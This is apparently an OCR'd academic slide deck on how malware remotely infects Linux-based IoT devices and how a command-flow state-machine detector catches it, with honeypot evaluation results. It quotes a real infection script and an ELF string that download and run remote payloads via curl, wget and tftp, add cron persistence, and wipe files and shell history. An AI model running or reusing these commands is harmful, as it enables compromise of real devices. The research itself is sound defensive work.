Understanding and Detecting Remote Infection on Linux-based IoT Devices


Hongda Li[1], Qiqing Huang[2], Fei Ding[1], Hongxin Hu[2], Long Cheng[1], Guofei Gu[3], Ziming Zhao[2]

[1] CLEMSON UNIVERSITY [2] University at Buffalo [3] TEXAS A&M UNIVERSITY

Outline

- Introduction
- Understanding Remote Infections
- Detecting Remote Infections
- Evaluation
- Conclusion

Internet of Things (IoT)




Large Population


Poor Security

24/7 online

Linux-based IoT Devices

- 71.8% IoT devices use Linux






42.62 X 71.8% = 30.60 billions of Linux-based IoT devices


https://blogs.eclipse.org/post/benjamin-cab%C3%A9/key-trends-iot-developer-survey-2018

IoT Malware Example (Mirai Botnet)

- Launched one of the biggest DDoS attacks in 2016
  - Carried out by 150,000 compromised IoT devices



Linux-based IoT Malware Compromise Stages （Mirai Example)



Linux-based IoT Malware Compromise Stages

- **Brute-force login (93%)**
- OS vulnerabilities
- App vulnerabilities

- **Check and customize environment**
- **Download payloads**
- **Execute payloads**
- **Remove payloads**
- **Kill competitors**
- **…**

- **DDoS attacks**
- Data theft
- Cryptocurrency mining

Generalized Patterns

Early Detection

Research Goals

- Understand the characteristics of Linux-based IoT malware remote infection
- Effectively detect Linux-based IoT malware remote infection

Shell Command Collections


- VirusShare Dataset
  - 2012-06-15 to 2020-04-05
  - 3620 bash shell scripts
  - 48099 ELF files

- IoT Honeypots
  - 2020-06-25 to 2020-10-13
  - 182 Software IoT devices
  - 32 different geo-distributed sites, 4 public clouds
  - 352016 remote infection incidents

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
whoami=$( whoami )  # Environment Preparation
if [ ${whoami}x != "root"x ];then
    curl http://e3sas6tzvehwgpak.tk/lowerv2.sh > /tmp/lower.sh # payload delivery
  chmod 777 /tmp/lower.sh  # payload execution
  nohup bash /tmp/lower.sh >/dev/null 2>&1 & # payload execution
    if [ ! -f "/tmp/lower.sh" ] ;then
        wget -P /tmp/ http://e3sas6tzvehwgpak.tk/lowerv2.sh  # payload delivery
        rm /tmp/lower.sh.*  # Persistence & covert
    rm /tmp/lowerv2.sh.*  # Persistence & covert
    fi
  chmod 777 /tmp/lowerv2.sh  # payload execution
  nohup bash /tmp/lowerv2.sh >/dev/null 2>&1 &  # payload execution
else
  echo "*/5 * * * * curl -fsSL http://e3sas6tzvehwgpak.tk/r88.sh|sh" > /var/spool/
  cron/root # Settlement
  mkdir -p /var/spool/cron/crontabs  # payload execution
  echo "*/5 * * * * curl -fsSL http://e3sas6tzvehwgpak.tk/r88.sh|sh" > /var/spool/
  cron/crontabs/root # Settlement
    curl http://e3sas6tzvehwgpak.tk/rootv2.sh > /tmp/root.sh  # payload delivery
  chmod 777 /tmp/root.sh  # payload execution
  nohup bash /tmp/root.sh>/dev/null 2>&1 &  # payload execution
    if [ ! -f "/tmp/root.sh" ] ;then
        wget -P /tmp/ http://e3sas6tzvehwgpak.tk/rootv2.sh  # payload delivery
        rm /tmp/root.sh.*  # Persistence & covert
    rm /tmp/rootv2.sh.*  # Persistence & covert
    fi
    chmod 777 /tmp/rootv2.sh  # payload execution
    nohup bash /tmp/rootv2.sh >/dev/null 2>&1 &  # payload execution
fi
```

A sample infection script in our dataset. SHA-256: 2a151e1148fb95c7696b05db4c58d1fd8e138f0f9c8c638228c203 ad273523f8


```
.rodata:0001E51C        ; DATA XREF: .data:infect2 ↓ o
.rodata:0001E51C    DCB "wget http://104.248.138.147/deltahaxsyeaok.sh; chmod 777 delta"
.rodata:0001E51C    DCB "haxsyeaok.sh; sh deltahaxsyeaok.sh;  tftp 104.248.138.147 -c get"
.rodata:0001E51C    DCB "ukloltftp1.sh; chmod 777 ukloltftp1.sh; sh ukloltftp1.sh; tftp "
.rodata:0001E51C    DCB "-r ukloltftp2.sh -g 104.248.138.147; chmod 777 ukloltftp2.sh; sh"
.rodata:0001E51C    DCB " ukloltftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 104.24"
.rodata:0001E51C    DCB "8.138.147 ukloltftp1.sh ukloltftp1; sh ukloltftp1; rm -rf deltah"
.rodata:0001E51C    DCB "axsyeaok.sh ukloltftp1.sh ukloltftp2.sh ftp1.sh; rm -rf *;histor"
.rodata:0001E51C    DCB "y -c",0xD,0xA,0

.text:00011808    LDR   R3, =infect2
.text:0001180C    LDR   R5, [R3]
.text:00011810    LDR   R3, =infect2
.text:00011814    LDR   R3, [R3]
.text:00011818    MOV   R0, R3
.text:0001181C    BL    strlen
.text:00011820    MOV   R3, R0
.text:00011824    MOV   R0, R4
.text:00011828    MOV   R1, R5
.text:0001182C    MOV   R2, R3
.text:00011830    MOV   R3, #0x4000
.text:00011834    BL    send
```



ssize_t send(int *s*, const void **buf*, size_t *len*, int *flags*);

A sample ELF file in our dataset. SHA-256:
cc0e1ff4ef6ae076c55c7435457dbd647789989fbfecdc04262f26 bd02deac73

Understanding Remote Infection



- 5 Infection Phases
  - 62.05% involve 5 phases
  - 37.19% involve 4 phases
  - 0.17% involve 3 phases
  - 0.11% involve 2 phases
  - 0% involve 1 phase

Understanding Remote Infection

- Command statistics
  - Limited command set
    - **169** from VirusShare, **52** from honeypots
  - Highly concentrated
    - **0.17%**, **0.81%**, and **0.01%** for the 20th command in shell scripts, ELF files, and honeypot logs
  - External vs. Built-in vs. Hybrid

		External	Built-in	Hybrid
Phases	Settlement	51.11%	48.89%	6.67%
	Environment Preparation	75.61%	24.39%	1.22%
	Payload Delivery	66.07%	33.93%	1.79%
	Payload Execution	67.14%	32.86%	1.43%
	Persistence & Covert	65.00%	35.00%	1.67%

Understanding Remote Infection

- Fingerprinting
  - Malicious Hosts (**1963** unique)
    - **28** are tracked by threat intelligence database
  - MD5
    - For **91.08%** infection scripts, **17%** - **31%** VirusTotal engine alarm
- Trial and Error
  - `cd || cd || cd` path test (**87.44%**)
  - `wget || curl || tftp` download tool test (**94.6%**)
- Malicious Payload Delivery
  - Via download utility (**97.44%**)
  - Embedded malicious payload (**0.47%**)
    - here document, base64


Understanding Remote Infection

- Shell Command Taxonomy
  - 169 shell commands → 25 infection capabilities
  - Generality
  - Extensibility

Infection Capabilities	Download	Change Permission	Execute	...
Shell Commands	wget tftp curl ...	chmod chown chattr ...	nohup service exec ...	...


Detecting Remote Infection

- Modeling Infection Process
  - **Step1**: generating command flow graph (CFG)
    - identify execution paths
  - **Step2**: building infection state machine (ISM)
    - model infection states
  - **Step3**: assigning weights to ISM through a correlation analysis
    - Track dependencies between commands



Detecting Remote Infection

- Detector Implementation



Evaluation

- Evaluation Goals
  - Effectiveness Evaluation
    - Deployed a large scale of software IoT devices as honeypots across the globe
  - Generalization Evaluation
    - Tested the trained model with samples that have not been used for training
  - Performance Overhead Evaluation
    - Measured CPU and Memory usage

Evaluation


- Effectiveness Evaluation
  - Setup
    - **182** software IoT devices
    - **4** public clouds
    - **32** different sites
    - **30** days
  - Detection Results


	Total	Alert	FN	FNR	TPR
Remote Infections	147,860	146,702	1,158	0.78%	99.22%

    - Incomplete infections
    - New infection patterns not in our dataset

Evaluation

- Generalization Evaluation
  - 80% for training and 20% for testing

